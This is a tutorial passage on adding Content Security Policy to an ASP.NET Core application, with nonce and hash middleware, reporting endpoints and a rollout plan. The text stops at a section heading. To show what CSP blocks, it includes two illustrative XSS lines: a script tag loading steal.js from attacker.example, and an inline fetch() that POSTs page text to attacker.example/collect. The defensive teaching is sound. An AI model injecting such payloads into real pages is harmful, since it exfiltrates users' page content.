

Your ASP.NET Core application may have secure authentication, carefully validated API requests, encrypted connections, and a well-protected database. But what happens when an attacker manages to execute JavaScript inside a user's browser?

A single malicious script can attempt to steal sensitive information, manipulate application interfaces, perform unauthorized actions, or load additional resources from attacker-controlled websites. Even applications with strong server-side security can be exposed to browser-based attacks through cross-site scripting (XSS), compromised third-party scripts, and unsafe content rendering. Content Security Policy (CSP) provides an additional layer of protection by allowing applications to define which resources browsers may load and execute.
In this guide, we'll implement CSP in ASP.NET Core, explore nonces and hashes, configure strict security policies, handle third-party resources, collect violation reports, and build a practical deployment strategy that strengthens browser security without breaking legitimate application functionality.
Why Browser Security Requires a Separate Defense Layer
Imagine a healthcare appointment platform built with ASP.NET Core.
Patients use the application to book appointments, view medical records, and communicate with healthcare providers.
The backend follows established security practices.
Authentication uses secure cookies.
Authorization policies restrict access to patient information.
Database operations use parameterized queries.
Sensitive API endpoints validate incoming requests.
In our earlier guide on Securing Your ASP.NET Applications: Top Security Practices, we explored multiple layers of application security, including cross-site scripting prevention, output encoding, and security headers. Content Security Policy builds upon these practices by introducing an additional layer of protection enforced directly by the browser.
The application appears well protected.
However, the frontend includes a search feature that displays user-provided information.
A developer accidentally renders untrusted content as HTML instead of plain text.
An attacker discovers the behavior and submits content containing malicious JavaScript.
When another user opens the affected page, the browser may execute the injected code.
The attacker has bypassed neither the authentication system nor the database permissions.
Instead, the attacker has exploited the browser’s trust in content delivered by the application.
This is the problem Content Security Policy helps address.
CSP gives the application a way to communicate security restrictions directly to the browser.
Even when malicious content reaches a page, a correctly configured CSP may prevent the browser from executing it.
However, CSP is a defense-in-depth mechanism, not a replacement for preventing injection vulnerabilities.
The application must still validate input appropriately, encode output, sanitize untrusted HTML when necessary, and use safe DOM APIs.
What Is Content Security Policy?
Content Security Policy is a browser security mechanism defined through HTTP response headers.
It allows a website to specify which sources are permitted for different types of resources.
For example, an application can restrict JavaScript execution to scripts authorized by the application.
It can restrict stylesheets, images, fonts, network connections, frames, and other resources.
A simple CSP header looks like this:
Content-Security-Policy: default-src 'self'The directive default-src 'self' establishes a fallback restriction for several resource categories.
It tells the browser that covered resources should generally come from the application’s own origin unless another directive overrides the restriction.
The term 'self' refers to the origin of the protected document.
An origin includes the scheme, hostname, and port.
For example:
https://appointments.example.comis a different origin from:
https://api.example.comThis distinction matters when an ASP.NET Core frontend communicates with APIs hosted on separate domains.
Understanding the Main CSP Directives
CSP consists of directives that control specific browser behaviors.
Directive         Purpose
default-src       Fallback policy for supported resource types
script-src        Controls permitted JavaScript sources and execution
style-src         Controls stylesheet sources and inline styles
img-src           Controls image sources
font-src          Controls font sources
connect-src       Controls fetch, XMLHttpRequest, WebSocket, and related connections
frame-src         Controls which resources the page may embed in frames
frame-ancestors   Controls which parent pages may embed your application
object-src        Controls plugin-based content such as objects and embeds
base-uri          Restricts the document's HTML base URL
form-action       Restricts form submission destinations
report-to         Specifies a reporting endpoint group
Some directives do not inherit from default-src.
For example, frame-ancestors, base-uri, and form-action must be configured explicitly when those restrictions are required.
This is an important detail.
A policy containing only default-src 'self' does not provide every protection that developers might expect.
Understanding the Browser’s Enforcement Process
Consider a page that includes:
<script src="/js/dashboard.js"></script>The JavaScript file comes from the application’s own origin.
Now imagine an attacker injects:
<script src="https://attacker.example/steal.js"></script>If the response includes:
Content-Security-Policy: script-src 'self'the browser generally allows the local script but blocks the script hosted on the attacker-controlled origin.
CSP can also restrict inline JavaScript.
For example:
<script>
    console.log("Running inline JavaScript");
</script>
Under a policy such as:
Content-Security-Policy: script-src 'self'this inline script is blocked unless another policy mechanism explicitly authorizes it.
That is significant because many XSS attacks rely on injecting executable JavaScript into an existing page.
However, allowing scripts from an origin does not mean every script on that origin is safe.
An attacker who can control an allowed script resource, or exploit a trusted script, may still find ways to execute malicious code.
This is one reason strict nonce-based or hash-based CSP policies are often preferable to broad host allowlists.
Step 1: Create an ASP.NET Core Application
Let’s build a small application to demonstrate CSP.
Create a new ASP.NET Core MVC project:
dotnet new mvc -n SecureAppointmentsNavigate into the project:
cd SecureAppointmentsThe project contains the standard ASP.NET Core MVC structure:
SecureAppointments/
    |
    +-- Controllers/
    +-- Models/
    +-- Views/
    +-- wwwroot/
    +-- Program.cs
    +-- appsettings.json
We’ll start with a basic CSP and gradually strengthen it.
The examples use ASP.NET Core with modern .NET versions, including .NET 10.
Step 2: Add a Basic CSP Header
ASP.NET Core allows us to add response headers through middleware.
Open Program.cs.
A basic implementation might look like this:
var builder = WebApplication.CreateBuilder(args);

builder.Services.AddControllersWithViews();

var app = builder.Build();

app.UseHttpsRedirection();

app.Use(async (context, next) =>
{
    context.Response.Headers["Content-Security-Policy"] =
        "default-src 'self'; " +
        "script-src 'self'; " +
        "style-src 'self'; " +
        "img-src 'self' data:; " +
        "font-src 'self'; " +
        "object-src 'none'; " +
        "base-uri 'self'; " +
        "frame-ancestors 'none'; " +
        "form-action 'self'";

    await next();
});

app.UseStaticFiles();

app.UseRouting();

app.UseAuthorization();

app.MapDefaultControllerRoute();

app.Run();
This middleware adds a CSP header to responses that pass through it.
Let’s examine the policy.
default-src 'self'Restricts covered resource types to the application’s own origin by default.
script-src 'self'Allows scripts from the application’s origin but blocks ordinary inline scripts.
style-src 'self'Allows stylesheets from the application’s origin but blocks inline styles unless separately authorized.
img-src 'self' data:Allows same-origin images and images using data: URLs.
Only include data: if the application actually requires it.
object-src 'none'Blocks plugin-based object content.
base-uri 'self'Restricts the HTML base URL.
frame-ancestors 'none'Prevents other pages from embedding the application in frames.
form-action 'self'Restricts form submission targets to the application’s own origin.
This is a useful starting policy, but it is not yet suitable for every application.
For example, the default ASP.NET Core MVC template may include inline JavaScript in its development layout.
That code would be blocked.
The application must either move such code into external files or explicitly authorize it through a secure CSP mechanism.
Step 3: Understand Why unsafe-inline Is Dangerous
Developers sometimes encounter CSP errors after enabling a policy.
The browser console might report that an inline script was blocked.
A tempting solution is to add:
script-src 'self' 'unsafe-inline'This permits inline JavaScript in a conventional source-list policy.
Unfortunately, it also weakens one of CSP’s most valuable protections.
An attacker who can inject inline script content may now be able to execute it.
Consider:
<script>
    fetch("https://attacker.example/collect", {
        method: "POST",
        body: document.body.innerText
    });
</script>
This illustrative attack attempts to send page content to an external server.
A restrictive CSP can block the inline script before it executes.
Adding 'unsafe-inline' may remove that protection.
'unsafe-eval' is another risky setting.
It permits certain string-to-code execution mechanisms, such as eval().
Avoid enabling either option merely to silence browser warnings.
Instead, update the application to use external scripts, nonces, or hashes.
Step 4: Move Inline JavaScript Into External Files
Consider an MVC view containing:
<button id="loadAppointments">
    Load Appointments
</button>

<script>
    document
        .getElementById("loadAppointments")
        .addEventListener("click", () => {
            console.log("Loading appointments");
        });
</script>
Under our basic policy, the inline script is blocked.
A straightforward solution is to move the JavaScript into an external file.
Create:
wwwroot/js/appointments.jsAdd:
document
    .getElementById("loadAppointments")
    ?.addEventListener("click", () => {
        console.log("Loading appointments");
    });
Then reference it from the view:
<button id="loadAppointments">
    Load Appointments
</button>

<script src="~/js/appointments.js"></script>
The browser can load the file because it comes from the application’s own origin.
This approach improves separation between HTML and JavaScript.
It also makes the application easier to maintain.
For many traditional MVC applications, moving inline JavaScript into external files is the simplest way to adopt CSP.
Step 5: Understand CSP Nonces
Sometimes an application genuinely needs inline JavaScript.
For example, a server-rendered page may need a small initialization script containing request-specific configuration.
A CSP nonce allows the server to authorize a particular inline script.
A nonce is a cryptographically random value generated for an individual response.
The server places the nonce in the CSP header.
The same value appears on the script element.
For example:
Content-Security-Policy: script-src 'nonce-abc123'And:
<script nonce="abc123">
    console.log("Authorized script");
</script>
The browser compares the nonce values.
If they match, the inline script is authorized.
The value abc123 is only an illustration.
Real CSP nonces must be unpredictable and generated using a cryptographically secure random number generator.
They must also be regenerated for each response.
A fixed nonce provides little meaningful protection.
Step 6: Generate Secure CSP Nonces in ASP.NET Core
Let’s create middleware that generates a nonce for each response.
Create a folder:
Middleware/Inside it, create:
CspNonceMiddleware.csAdd:
using System.Security.Cryptography;

namespace SecureAppointments.Middleware;

public sealed class CspNonceMiddleware
{
    private readonly RequestDelegate _next;

    public CspNonceMiddleware(RequestDelegate next)
    {
        _next = next;
    }

    public async Task InvokeAsync(HttpContext context)
    {
        byte[] nonceBytes = RandomNumberGenerator.GetBytes(32);

        string nonce = Convert.ToBase64String(nonceBytes);

        context.Items["CspNonce"] = nonce;

        string policy =
            "default-src 'self'; " +
            $"script-src 'nonce-{nonce}' 'strict-dynamic'; " +
            "style-src 'self'; " +
            "img-src 'self' data:; " +
            "font-src 'self'; " +
            "connect-src 'self'; " +
            "object-src 'none'; " +
            "base-uri 'self'; " +
            "frame-ancestors 'none'; " +
            "form-action 'self'";

        context.Response.Headers["Content-Security-Policy"] =
            policy;

        await _next(context);
    }
}
The middleware generates 32 random bytes.
It converts them into a Base64 string suitable for use as a CSP nonce.
It stores the value in HttpContext.Items, making it available during view rendering.
It then builds a policy that includes the nonce.
Notice the use of:
'strict-dynamic'We’ll examine this directive shortly.
One important distinction is that this policy no longer uses 'self' as a script source.
Under this strict policy, external scripts also need an appropriate nonce or another authorization mechanism.
Simply hosting a script in wwwroot is no longer sufficient.
Step 7: Register the CSP Middleware
Update Program.cs:
using SecureAppointments.Middleware;

var builder = WebApplication.CreateBuilder(args);

builder.Services.AddControllersWithViews();

var app = builder.Build();

app.UseHttpsRedirection();

app.UseMiddleware<CspNonceMiddleware>();

app.UseStaticFiles();

app.UseRouting();

app.UseAuthorization();

app.MapDefaultControllerRoute();

app.Run();
The middleware now generates a nonce for each request passing through it.
In a production application, CSP should generally be applied to relevant HTML responses.
Applying the same policy indiscriminately to API responses, static files, and downloadable content is not always necessary.
You can refine the middleware to target HTML responses or apply different policies to different endpoint groups.
For the current demonstration, the broad middleware placement keeps the implementation easy to follow.
Step 8: Use the Nonce in Razor Views
Open a Razor view such as:
Views/Home/Index.cshtmlRetrieve the nonce:
@{
    var nonce = Context.Items["CspNonce"] as string;
}
Then use it on an inline script:
<script nonce="@nonce">
    console.log("Authorized CSP script");
</script>
The rendered response contains the same nonce in the CSP header and the script element.
Razor attribute encoding handles the value appropriately.
The browser can execute the script because it has been explicitly authorized.
An injected script without the matching nonce should be blocked under the strict policy.
However, nonce-based CSP is not a substitute for safe HTML rendering.
If an attacker can inject content into an already trusted script or otherwise exploit a trusted execution path, CSP may not prevent the attack.
Step 9: Authorize External Scripts With Nonces
Our application may use an external JavaScript file:
<script src="/js/appointments.js"></script>Under the strict nonce policy, this script is not automatically authorized.
Add the nonce:
@{
    var nonce = Context.Items["CspNonce"] as string;
}

<script
    nonce="@nonce"
    src="~/js/appointments.js">
</script>
This allows the script to execute under the nonce-based policy.
The approach works for server-rendered pages because the server can attach the correct nonce to script elements.
But remember that nonce values are response-specific.
If you cache rendered HTML containing a nonce while generating a different CSP header, the values may no longer match.
If you reuse the entire cached response, including the same nonce, across multiple requests, you undermine the intended per-response uniqueness.
Full-page caching and nonce-based CSP therefore require careful coordination.
Step 10: Understand strict-dynamic
The 'strict-dynamic' keyword changes how supported browsers evaluate script trust.
Consider:
Content-Security-Policy:
    script-src 'nonce-randomvalue' 'strict-dynamic'
A script carrying the correct nonce is trusted.
If that trusted script dynamically creates another script element through a non-parser-inserted mechanism, the browser may allow the new script to load without requiring it to match a traditional source allowlist.
For example:
const script = document.createElement("script");

script.src = "/js/dashboard-charts.js";

document.head.appendChild(script);
This can be useful for applications that dynamically load JavaScript modules or supporting libraries.
However, it also creates a significant responsibility.
A trusted script must not load attacker-controlled URLs.
If a trusted script constructs script URLs from untrusted input, 'strict-dynamic' can allow that trust to propagate to malicious resources.
The objective is to establish a small, carefully controlled set of trusted entry points.
For compatibility with older browsers, some deployments use fallback source expressions, but those fallbacks must be reviewed for their security implications.
Step 11: Use CSP Hashes for Stable Inline Scripts
Nonces are not the only way to authorize inline JavaScript.
CSP also supports cryptographic hashes.
Suppose a page contains a stable inline script:
<script>
console.log("Application initialized");
</script>
A hash-based policy can authorize that exact script content.
For example, generate a SHA-256 hash using a build-time tool or script.
The CSP header can then contain a source expression in this form:
Content-Security-Policy:
    script-src 'sha256-BASE64_HASH_VALUE'
BASE64_HASH_VALUE must be replaced with the actual Base64-encoded SHA-256 digest of the script’s exact contents.
Whitespace matters.
Changing a space, newline, or character changes the hash.
That makes hashes suitable for stable inline scripts whose contents do not vary between responses.
Nonces are generally more convenient for dynamically generated server-rendered scripts.
Hashes are often useful for static content and carefully controlled build outputs.
Step 12: Generate a CSP Hash With .NET
Let’s create a simple C# example that calculates the hash of a script.
using System.Security.Cryptography;
using System.Text;

string script =
    "console.log(\"Application initialized\");";

byte[] bytes = Encoding.UTF8.GetBytes(script);

byte[] hash = SHA256.HashData(bytes);

string base64Hash = Convert.ToBase64String(hash);

Console.WriteLine($"'sha256-{base64Hash}'");
The output can be included in a CSP policy.
For example:
script-src 'sha256-...'The script content used to calculate the hash must match the inline script content delivered to the browser.
Do not calculate the hash over the surrounding <script> tags.
Only the script’s actual contents are hashed.
For production systems, generate hashes through a controlled build process rather than manually maintaining them.
Step 13: Protect Stylesheets Without Weakening CSP
JavaScript is not the only resource controlled by CSP.
Stylesheets can also be restricted.
A policy such as:
style-src 'self'allows stylesheets from the application’s own origin.
But it generally blocks inline style elements and style attributes unless an appropriate authorization mechanism is present.
Consider:
<div style="color: red">
    Important message
</div>
Under a restrictive style policy, the inline style may be blocked.
The preferred solution is often to move styles into CSS classes.
<div class="important-message">
    Important message
</div>
Then define the class in an external stylesheet:
.important-message {
    color: red;
}
This reduces reliance on inline styling.
For applications that require inline <style> elements, CSP supports nonce-based or hash-based authorization in appropriate contexts.
However, style attributes have different authorization behavior from style elements, so developers should not assume that a nonce on a style element authorizes arbitrary inline style attributes.
Step 14: Handle Third-Party Scripts Carefully
Modern applications frequently use third-party resources.
Examples include analytics platforms, payment providers, customer support widgets, and mapping services.
A simple policy might allow scripts from an external provider:
script-src 'self' https://cdn.example.comBut this introduces additional trust.
The browser may execute scripts served from that permitted origin.
If the provider is compromised, the application may become exposed.
A strict nonce-based policy can reduce dependence on broad host allowlists, but it does not eliminate the risk of trusting third-party JavaScript.
As we discussed in our previous article on Software Supply Chain Security for ASP.NET Core: NuGet, SBOMs, Signing, and Dependency Risk, every external dependency introduces a new trust relationship. The same principle applies to browser-side JavaScript, where a compromised third-party library can threaten application security even when the backend remains protected.
Before integrating a third-party script, evaluate whether it is necessary, whether it can be self-hosted, and what permissions or data access it receives.
Where appropriate, use Subresource Integrity (SRI) to verify the expected contents of externally hosted static scripts.
SRI is particularly useful for versioned, immutable assets.
It is less suitable for scripts whose contents change frequently without coordinated integrity updates.
Step 15: Understand Subresource Integrity
Subresource Integrity allows a browser to verify that a fetched resource matches an expected cryptographic hash.
For example:
<script
    src="https://cdn.example.com/library.js"
    integrity="sha384-REPLACE_WITH_REAL_HASH"
    crossorigin="anonymous">
</script>
The browser calculates the resource’s hash and compares it with the value in the integrity attribute.
If the content does not match, the browser rejects the resource.
This helps protect against unexpected changes to external assets.
However, SRI and CSP solve different problems.
CSP controls which resources may be loaded or executed.
SRI verifies the content of a particular resource.
Using them together can provide stronger protection.
The integrity value must be calculated from the actual approved resource.
Do not copy placeholder hashes into production code.
Step 16: Configure connect-src for APIs
Our healthcare appointment platform may communicate with an API hosted on a separate origin.
For example:
Frontend:
https://appointments.example.com

API:
https://api.example.com
If the CSP contains:
connect-src 'self'the browser may block frontend requests to the API because the API is hosted on a different origin.
We can explicitly allow it:
connect-src 'self' https://api.example.comThis permits supported browser connections to the specified API origin.
For example:
const response = await fetch(
    "https://api.example.com/appointments"
);
CSP can allow the connection, but it does not replace Cross-Origin Resource Sharing (CORS).
CORS determines whether cross-origin JavaScript can access responses under the browser’s cross-origin rules.
CSP restricts which connection destinations the protected document may use.
They are separate controls.
A request may satisfy CSP and still fail CORS.
Step 17: Prevent Clickjacking With frame-ancestors
Clickjacking occurs when an attacker embeds a legitimate application inside another page and attempts to trick users into interacting with it.
For example, a malicious website might display a nearly invisible frame containing a sensitive account action.
The user believes they are clicking one interface but is actually interacting with another.
CSP provides the frame-ancestors directive.
Content-Security-Policy:
    frame-ancestors 'none'
This prevents the protected page from being embedded in frames by other pages.
If an application must be embedded by a trusted parent site, the policy can allow that origin explicitly.
For example:
frame-ancestors https://portal.example.comThe directive is not inherited from default-src.
It must be configured explicitly.
It also needs to be delivered through an HTTP response header.
A CSP meta element cannot enforce frame-ancestors.
Step 18: Restrict Form Submissions
Forms can send information to external destinations.
An attacker who injects or modifies a form may attempt to redirect sensitive data to an unauthorized server.
The form-action directive restricts where forms may submit.
For example:
form-action 'self'This allows form submissions to the application’s own origin.
If the application uses an external payment provider, the policy may need to permit a specific external destination.
form-action 'self' https://payments.example.comOnly allow the destinations the application actually requires.
Remember that CSP form restrictions do not replace CSRF protection.
ASP.NET Core applications should continue using appropriate antiforgery protections for state-changing operations.
Step 19: Introduce CSP With Report-Only Mode
A strict CSP can break an existing application if introduced without testing.
For example, it may block analytics scripts, inline initialization code, external fonts, or API connections.
A safer migration strategy begins with report-only mode.
Instead of enforcing:
Content-Security-Policy: ...send:
Content-Security-Policy-Report-Only: ...The browser evaluates the policy and reports violations, but it does not enforce the report-only restrictions.
This allows developers to discover which resources would be blocked.
However, report-only mode is not a security control that prevents the reported violations.
It is a testing and migration mechanism.
Also, some directives, including frame-ancestors, are not meaningfully tested through report-only enforcement in the same way as ordinary resource-loading directives.
Applications should validate framing behavior separately.
Step 20: Implement Report-Only Mode in ASP.NET Core
We can modify our middleware to support a configuration flag.
For example:
public sealed class CspOptions
{
    public bool ReportOnly { get; set; } = true;
}
Register the configuration:
builder.Services.Configure<CspOptions>(
    builder.Configuration.GetSection("Csp"));
In appsettings.json:
{
  "Csp": {
    "ReportOnly": true
  }
}
Then choose the response header based on the configuration.
using Microsoft.Extensions.Options;

public sealed class CspHeaderMiddleware
{
    private readonly RequestDelegate _next;
    private readonly CspOptions _options;

    public CspHeaderMiddleware(
        RequestDelegate next,
        IOptions<CspOptions> options)
    {
        _next = next;
        _options = options.Value;
    }

    public async Task InvokeAsync(HttpContext context)
    {
        const string policy =
            "default-src 'self'; " +
            "script-src 'self'; " +
            "style-src 'self'; " +
            "object-src 'none'; " +
            "base-uri 'self'";

        string headerName = _options.ReportOnly
            ? "Content-Security-Policy-Report-Only"
            : "Content-Security-Policy";

        context.Response.Headers[headerName] = policy;

        await _next(context);
    }
}
This is a simplified example.
In production, the report-only and enforced policies may differ, and nonce generation may need to be integrated into the same middleware.
The important concept is that enforcement should be controlled through deployment configuration rather than requiring emergency code changes.
Step 21: Collect CSP Violation Reports
Browser console warnings are useful during development.
But production applications need centralized visibility.
CSP supports reporting mechanisms that allow browsers to send violation information to configured endpoints.
One mechanism uses the Reporting-Endpoints response header together with the CSP report-to directive.
For example:
Reporting-Endpoints: csp-endpoint="https://reports.example.com/csp"And:
Content-Security-Policy-Report-Only:
    default-src 'self';
    script-src 'self';
    report-to csp-endpoint
Browser support and reporting behavior vary.
For compatibility, some deployments also use the older report-uri directive.
CSP reports should be treated as untrusted input.
Attackers can generate requests to reporting endpoints, and reports may contain URLs or other information that should not be logged indiscriminately.
Reporting infrastructure should apply request-size limits, rate limiting, validation, and appropriate data retention policies.
Step 22: Build a CSP Reporting Endpoint
Let’s create a simplified ASP.NET Core endpoint for receiving CSP reports.
In Program.cs:
app.MapPost("/csp-report", async (
    HttpContext context,
    ILogger<Program> logger) =>
{
    if (context.Request.ContentLength is > 16_384)
    {
        return Results.StatusCode(
            StatusCodes.Status413PayloadTooLarge);
    }

    using var reader = new StreamReader(
        context.Request.Body);

    string report = await reader.ReadToEndAsync();

    if (report.Length > 16_384)
    {
        return Results.StatusCode(
            StatusCodes.Status413PayloadTooLarge);
    }

    logger.LogInformation(
        "CSP report received. Length: {Length}",
        report.Length);

    return Results.NoContent();
});
This example deliberately avoids logging the raw report body.
It demonstrates basic size checks, but it is not a complete production reporting service.
A production implementation should enforce request-body limits at the server level, parse only supported report formats, apply rate limiting, and store a carefully selected set of fields.
It should also avoid trusting the report’s claimed source or interpreting every violation as a confirmed attack.
Some violations result from browser extensions, development tools, or legitimate application changes.
Step 23: Monitor CSP Without Drowning in Noise
CSP reporting can generate substantial data.
For example, a single frontend deployment may introduce a new stylesheet or external connection that violates the policy for thousands of users.
Without aggregation, the reporting system may receive thousands of nearly identical events.
A useful monitoring strategy groups reports by policy directive, blocked resource, application version, and affected route.
The system can then distinguish recurring configuration problems from unusual activity.
For example:
Violation:
script-src

Blocked source:
https://unknown.example/script.js

Affected route:
/appointments

Application version:
4.2.0

Occurrences:
327
This information helps developers investigate unexpected resource loads.
But a blocked script is not automatically proof of a successful attack.
CSP reporting provides evidence for investigation.
It does not independently establish attacker intent.
Step 24: Handle CSP in Multi-Page ASP.NET Core Applications
Not every page requires the same policy.
An administrative dashboard may load charting libraries.
A public landing page may load analytics.
A payment page may integrate an external payment provider.
A healthcare records page may require a particularly restrictive policy.
Applying a single broad policy across every page can lead to unnecessary exceptions.
For example:
Public pages
    |
    +-- Analytics resources

Appointment pages
    |
    +-- Application scripts
    +-- API connections

Payment pages
    |
    +-- Approved payment provider

Administrative pages
    |
    +-- Internal dashboards
ASP.NET Core applications can implement route-specific policies through endpoint metadata, middleware, or response configuration.
The objective is to keep each policy as restrictive as practical.
A sensitive page should not inherit broad permissions merely because another page requires them.
Step 25: CSP and Blazor Applications
Blazor applications require additional consideration.
Blazor Server and Blazor WebAssembly use different execution models, and their CSP requirements can vary.
Blazor applications may depend on framework scripts, dynamically loaded resources, WebAssembly, and other browser capabilities.
For example, WebAssembly compilation or execution may require the wasm-unsafe-eval source expression in relevant browser configurations.
Some development features may require more permissive policies than production.
Do not assume that a policy designed for a traditional MVC application will work unchanged for Blazor.
Test the policy against the exact Blazor hosting model, .NET version, rendering mode, and deployment environment.
Where possible, use the framework’s documented CSP guidance and avoid broad exceptions that are not required by the deployed application.
Step 26: CSP and Single-Page Applications
Single-page applications built with React, Angular, or Vue may also require special handling.
The ASP.NET Core backend may serve the frontend application, while JavaScript communicates with APIs.
The policy must account for JavaScript bundles, stylesheets, fonts, API origins, and any approved third-party services.
In our guide on ASP.NET Core and React: Building Dynamic and Interactive Frontends, we explored how modern frontend frameworks communicate with ASP.NET Core backends. When introducing CSP into these architectures, developers must account for frontend bundles, dynamically loaded scripts, API connections, and external resources without unnecessarily weakening browser security.
A production build often differs substantially from the development environment.
Development servers may use WebSockets, hot reload, inline scripts, or dynamically generated styles.
A policy that works during development may not be appropriate for production.
Likewise, a strict production policy may break development tooling.
Use environment-specific configurations where necessary, but keep production security requirements explicit.
Step 27: Avoid Common CSP Mistakes
Several mistakes appear repeatedly when teams introduce CSP.
Mistake 1: Adding 'unsafe-inline' to fix every script error.
This can undermine protection against inline script injection.
Mistake 2: Allowing every HTTPS origin.
A policy such as script-src https: permits scripts from a very broad set of locations and provides limited protection against malicious external scripts.
Mistake 3: Reusing CSP nonces.
Nonces should be unpredictable and generated per response.
Mistake 4: Forgetting frame-ancestors.
A restrictive default-src policy does not automatically prevent clickjacking.
Mistake 5: Treating CSP as a replacement for output encoding.
CSP does not eliminate the need to prevent XSS vulnerabilities.
Mistake 6: Ignoring third-party scripts.
Every trusted script introduces potential risk.
Mistake 7: Deploying enforcement without testing.
A restrictive policy can break legitimate functionality.
Mistake 8: Assuming every CSP report represents an attack.
Reports require context and investigation.
Mistake 9: Configuring multiple conflicting policies accidentally.
When multiple enforced CSP policies are present, the browser enforces all of them. Adding another policy does not loosen an existing one.
Mistake 10: Using a static nonce in cached HTML.
A predictable or reused nonce weakens the intended authorization model.
Step 28: Test CSP in a Real Browser
CSP behavior should be tested in browsers, not only through unit tests.
A practical test plan should include:
Confirming that authorized scripts execute.
Confirming that unauthorized inline scripts are blocked.
Confirming that unexpected external scripts are blocked.
Testing API calls and WebSocket connections.
Testing stylesheets, fonts, and images.
Verifying that protected pages cannot be framed by unauthorized origins.
Testing form submissions.
Checking browser console violations.
Testing third-party integrations.
Verifying behavior across supported browsers.
Automated browser tests can use tools such as Playwright.
For example, a test can load the application and verify that its expected functionality still works under the enforced policy.
However, functional tests alone are insufficient.
A page can work correctly even if the policy is too permissive.
Security tests should also inspect response headers and attempt representative blocked behaviors.
Step 29: Validate the CSP Header With Automated Tests
ASP.NET Core integration tests can verify that expected headers are present.
For example, using WebApplicationFactory:
using Microsoft.AspNetCore.Mvc.Testing;
using Xunit;

public class CspHeaderTests
    : IClassFixture<WebApplicationFactory<Program>>
{
    private readonly HttpClient _client;

    public CspHeaderTests(
        WebApplicationFactory<Program> factory)
    {
        _client = factory.CreateClient();
    }

    [Fact]
    public async Task HomePage_HasCspHeader()
    {
        var response = await _client.GetAsync("/");

        Assert.True(
            response.Headers.Contains(
                "Content-Security-Policy"));
    }
}
For a minimal-hosting ASP.NET Core application, the entry-point Program type may need to be made accessible to the test project.
One common approach is to add this declaration in the application:
public partial class Program { }The test verifies header presence.
Additional tests should inspect specific directives, ensure nonce consistency, and verify that different endpoints receive the intended policies.
Step 30: Deploy CSP Gradually
A production CSP rollout should be deliberate.
Start by inventorying the resources the application actually loads.
Identify inline scripts, external stylesheets, API connections, third-party widgets, and embedded content.
Then create a restrictive candidate policy.
Deploy it in report-only mode.
Collect and analyze violations.
Update application code to remove unnecessary inline scripts and overly broad resource dependencies.
Introduce nonces or hashes where appropriate.
Test the policy in staging.
Enable enforcement for a limited deployment group if the architecture supports it.
Monitor errors and user-facing functionality.
Finally, expand enforcement across the application.
This approach is safer than immediately deploying a strict policy across a large existing application.
A Production-Ready CSP Architecture
Let’s bring the pieces together.
